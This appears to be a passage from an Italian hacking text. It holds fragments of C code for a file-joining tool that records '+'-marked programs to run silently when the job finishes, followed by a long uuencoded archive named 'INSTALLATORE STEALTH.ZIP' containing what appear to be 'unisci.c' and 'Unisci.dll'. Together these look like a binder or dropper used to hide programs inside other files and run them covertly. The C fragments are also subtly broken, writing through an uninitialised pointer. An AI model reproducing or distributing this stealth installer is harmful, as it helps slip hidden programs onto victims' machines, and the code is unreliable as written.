 return(trovafinefile());
}
```

```
{
 FILE *fp;
 fp=fopen(nfile,"rb");
 fseek(fp,awe,0);
 fgets(vari,bwe-awe+1,fp);
}

 /* Trova la fine del file senza usare le funzioni specifiche */

long int trovafinefile(void)
{
 FILE *fp;
 long int pos=0;
 char a;
 fp=fopen(nfile,"rb");
 while(!feof(fp))
  {
   a=fgetc(fp);
   pos++;
  }
 fclose(fp);
 return(pos-1);
}


  /* Elimina il + in testa ai programmi e nel caso lo trovi memorizza il nome di
questi
     ultimi nella lista dei programmi da eseguire a fine lavoro. */

char *riduci(char *pippo)
{
int j;
char *passa;
 if(pippo[0]=='+')
   {
    for(j=1;j<=strlen(pippo);j++)
    passa[j-1]=pippo[j];
    trovaparti++;
    kfile=passa;
    parti[trovaparti-1]=kfile;
    return(passa);
   } else return(pippo);
}
-------------------------------------------------------------------------------
-------------


begin 644 INSTALLATORE STEALTH.ZIP
M4$L#!!0``@`(`)IK>B:?Y4C9H`,``!T+```(````=6YI<V-I+F/M5DUOVS@0
M/=N`_P-706#)IEN[[>:P"@,4V`8($!0]M-A#&A2*1#FT95(@I1AHX/]>SI#Z
ML&-WBSWLJ3Y0%N?-\''F<:@S(=.BSCBY-%4FU*O'J]'PK#]7B(>#R5*KE!MS
M,)LJ><1="[G$R=$P?4PTF<A<%)Q.UO"(1\-"R241LB*55D])F>A*L'G<P7'F
M;C&_9\\!^9=?0$?#P8#\QOT/N!W6:+]Z0HKO0H58."$SD2:5TIRVH%1MK#)$
M$KVH>RXD!T&$3TID8(:G,TFUX2[DY"G1HHN6='\?P,5AM,CJ5'B'4I2EBI`I
M!MQ8BJ',*2P5C8;@*O/6%6;O[NWK\VA(NF78G-:29C6M-%VSA;43KV3+C!U+
M5@"8ZYO;#T`GU3RAD[R,^T%7U%"7+0I;I]SP92V0J(7A$6%(9PY\2"U9@D9B
MZK_LF+!^OL<W8\MPNHABCSNT7S?VK';V+K$P@/&=W6`4_R1TI1L*(@_ML2ZX
M1.?H:FXS20CDC+R>D-(>^"H/`_))JZ5.-IN$G!<9N3PW5^3OA,'_]S!^E0%=
M4UP^J^WRE9[95<CD-<1QJS,P`"<".6*`P#>74Y:KTG+P]48J--@^!)'S*+W=
MM9M`MP;#^3K,RR;]<S=M="*S\.+BPJ.4#@USD-A<,B`0F^D4M^KV:I>HJS0,
```

```
M)]D[6Z4R\'Y*`=;,FH"(:P1A#5X-VT=H17_D7.50J[U,6]TU!8^MAR\75B=A
M;'PV[F7<=8-3'HU/M^/&U97KF-_`+S.#90:`.AI^T-"Y0YR+=R`_^ZYY56L9
M6J_9.S^U([PPG#Q#EF#^;7R8'UO#P2'JS3&4W\HA=G$2VVKGX)QXFOL7102F
M5D^_<EUL>XIZV/(C8CHEF98PQ'`2@9R;$%>PL6;6,%U0Q_>$R/>ON)>+]_6+
M7T`];9\B=DRH3G=]5>!$I[R3"<;J[.W@)Y<J;@"OLKC[5#,&Z5KQ(<C>7E:#
MT_&+5K6RK6IUR?PUXF_I5=NM,-#=RC8:YN*L[OV9Z9I;>XSP0Y*U:Z,[]*D.
M"G&:STVP-]L%EZ8[.Y$VEN:S8?<#4$L#!!0``@`(`!QK>B87XJBSWBP``"=1
M```*````56YI<V-I+F1L;.U\>UQ49?KX,^><.3/.P$!>T*P=0'/*,"HI*D'$
MU$.VBB/J*%Y`5#`2@88S0Q=%W-G2X2!E]]S:S;3=S9_;U_;+;FB;(B!49GG9
M7WEIK;3+T+2;J0'B..?W/.\Y,V#9]_O]_/[\_7;T/>_S7I[W\MS>YWG/T>GS
M=QB2X";(!@!5_4^^%K1?%B8#7'3>[X;_XF?`M`#3RYBF8>$\;^%/8OH+IA<P
MK<*4CVD"IA\X"W\,T]N8-F/Z%:9B3#=B^L)@X3_&]!^87L+T#"8/IE),TS#=
MBBD(%CY/L/`#,>V&V?PN3'_%]&=,KV/:ANGWF%[!]%M,FS"-XV;SZ9C&8OIZ
M.,#=U\._?__^_?L7_>V:S:?Z$Q9SC;<<2%92.5#L8Z#A^);54"\^`GY[-?A3
M-T(@S]"6Y0&E0SFZ4UT3.OOZZ4F3''<:/5VU!VJ[C_EM'MC)P9'3OM9XW^DS
M?OM#4'\XY9L]L_F&#H>2M4Q8JP)79=X#G,./I3>$(]_E9'Q7Q7?N-RB?\L?]
M=C].M`$V/P(I1QN:&^^=>R"Y\,C7O0V'E:\O-N$@S0PMK3FU05S,[=DJ[/S2
MF/)AZ-PV7];[_&!O3FW6:N#=V=6FVJP:L+OO:#+,>XN#`\GN&QN7*_;W>822
M&N]YRT!50[.W;(1[<)*I6+!03\!J7$JVH1$.#/<GK`6_S0>69CFF*1L:FM^J
M!$>[R9#V3S;W[B<%G#[P%U#3JS`]@*D"TTI,*V"3$>V3\PE;8(_`.KOF[M[*
MNC\&A07[]RO?-DZKDX0#R3MML.MFZ/S?8&^"VP\D^^T+D-2+H$E@A4(L%$&3
MD1668J$8FD166(Z%4FB"4?7O-1S?]8#A0')B*PXQ:E_"`MQ"HKU)0+!0`XT(
M+M5`$<'E!.Y?&WY2D(6Q7P2Y1E7Y6#F9\:D\TE$[096'L1;1,6ZY(2@X[EQN
MJ!8==<L-RA%?JQ@\EO&Q?(UR'#L2)511-CG40LX4?,.ASL5L6VMC-J-VZTX[
M[!H/J0WVQ5S@&[6)!Z)%"P\@-,]1OO5EI7))'F.3`8+7*O94[M#I0Z<5R:RX
M1/^ZUP7_<]L%54SETIH7[:?.WUHZI%X#*)*HN`2_%/:[0M:#\HRV@I!/"@D.
MQ>2PYG#RA.`-D1JUFG.H=^"$MAOR\[.5@XK4R[>,7P->OO,/8'#U8K\(U@!'
M6R+MQM.J2KVJMQ>1QL7F^UT]?JG+VB(_U%;0I4I==5*O$':L-Z$DY&G+\+7H
M*PF.P2Y(BR3L=OG\JK=']7;A@!^+OC:S-N259MZC#1"+`RBN'D7J2I%Z@T+:
MX;1FY<M%+0(P$IA=NXD"-L45$Z7`K6E=P6$_V?/PZW'/_)DKS71$0B);)8L\
M4/5:5*\9>W_KR,\W\L"?61N&)#??&0"EW1C'N#4V!NG0ZY=ZK"T>OO-#:"L0
MD)"X1(<_!W5WJ$_JB?.5])SYT:IF]IMY"E'G<IH@D7MP\%8CHPD-WU;0@]L'
ME:`HYI`H=8*6_ATBD+Z16ZBFPV0`7`RG;2HZQ>(K3:&X>A6I)Z5=(W`!43B&
M*&QOG#2V>9]+1-5PXX06AS\NK3DH.`/G#4P(L7V'`=N57`MU$;3&CR.--Q](
M%F<U#M_GBCF0W)B+G=A0+^8_U3A\?N*!Y)DOZ2BS`EM_@H(=&V=<N7.UUKGQ
M:NP"V6T%HL-O8C5U+C'\7J.-JML*S*R6JEV*UVSM\HP(QJNV5"ZB6>KOM@ND
M<>#I1+)47%3MMW`(?'@1'_)%7XT(GB&(95;MMW&J_4ZDHX`M"R[F%RQJ$8DX
M:<U.I^H5`R^J;')46R=644T=UB"HUP0>4?<3R.`*=?\"VZS:"_%5\<K1(Y\=
M.=5UK'9O_)&@]<C^VL[X)].:CYS:;[*)UG=7QW0?Z3[D:S7X#D'P9KZU2EC;
M`O%UG6\(A[_D?J@+'`GP!^OVC8J#*W0_E$+=O\'N%[#[UV-/I!SICZ"11+!V
MK1KB"\^KX7?/!7]Z+U_WZQ#_O'(F&-M]TA<>N::S0^SE5=6?O@::5!4WS8&.
MZ`K\357:(S5-,%DI0&X].:H6=,LTPC57;*NQ*`5FW\7KJA?67N3<<TD?<N-Q
MH0-KD;1RC*/=>%-.]['NH[YCL,%[\G3\QI3#W><V=I]+7S]8.FT)GJ$BP=9F
MS_D-N2>[C_$?A'+3ZX0QEBI!&!?D.4G8=NI?.V";"?5,D2R%3&QM.F>8R(O(
MLR8+.'?@WR)G8(FJ<P[7>^CTVC]\P*N7&N^NDV*PC,*IN,QXX'%!HS/P2?@%
MMA4<UBK%>,SU!3$=DF6,$<=#0V>5S!Y3_?$FEQ!$HV?&FCR<+P85#04$.-2O
M/&>@6K4WS1?ZZF\=@?7:2A>U6#3SI>LF"1*:$8=O@HK6GX,@C^)"%083*KXS
MX%']+HM?,B=LD,+.J(TJ#.&`UF;Y+<5EH5,"-V\&U[-//MHL<]VG3QLW=G_%
M[WVV^S3_44'KS+H`>A1,`.I.'PGF\_OK/D%)\)V.RSCDX3):6]E>Q0YQB0"P
M9;&P:+]B6R(H]L7"KOF&IMMS`[]7C6A-#H,_88F`[9N7""^,4M?LC]"R>]T'
M/`>RV&0$9W"PO7$"HVC,/J)H(I(4C8+_TJ+].XV087N?K[I3.7;H=`?B`"A[
M=PV&[F^4H^WKLCE5+QDS.6>T89Y_72XWD?#<[[R<S3U/1GC=I7P4"W&M(XM3
M+S4!Y^P6LSC@9'9VX@E)JN:T-^$PV'G?M;ZVF)=G:YC3(YAY4<P\#9/KC^ED
MF`IAMO;I-BDW5O_M$E)>MU<3=>NHF[XM(5;OBK+]E:3\?.5,MBX'FE1B]>-#
M?&T6379XU*3]_Y\[V&EJ_3L-Z-?V-AS<\.KC<'%F7A/_RPTO780-SVQ$OVE^
MOONF-+6WX9GO07GU'%QD&JX\^C@0CL.?P('#;QL#J<JCGT.JFMH-S-_:&0=I
MAP\D-W'3#B2K6B3.M"XFY++/%3=70^J6=FL3C+?O<Z'+F8A'-?JXEPP-Z-.G
MUHO?6QR;QX!?.K^G%NS[O.;MRD?;TMZM>V?BN:U-AM'*V3T+<6&IKTRRU@F9
M2;(U<X!LRHR5>2GX'3;O*6.-DZV)C?>^I:H'DIG_C38Y6,OY"T(*FAR733EJ
M/>X1T9_I"?ZBH47IF;M35=.:S[Y.0<.%J;X._NSK4Y6]W4<+_35=]5(/^A\[
```

```
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
```

```
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
```

```
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
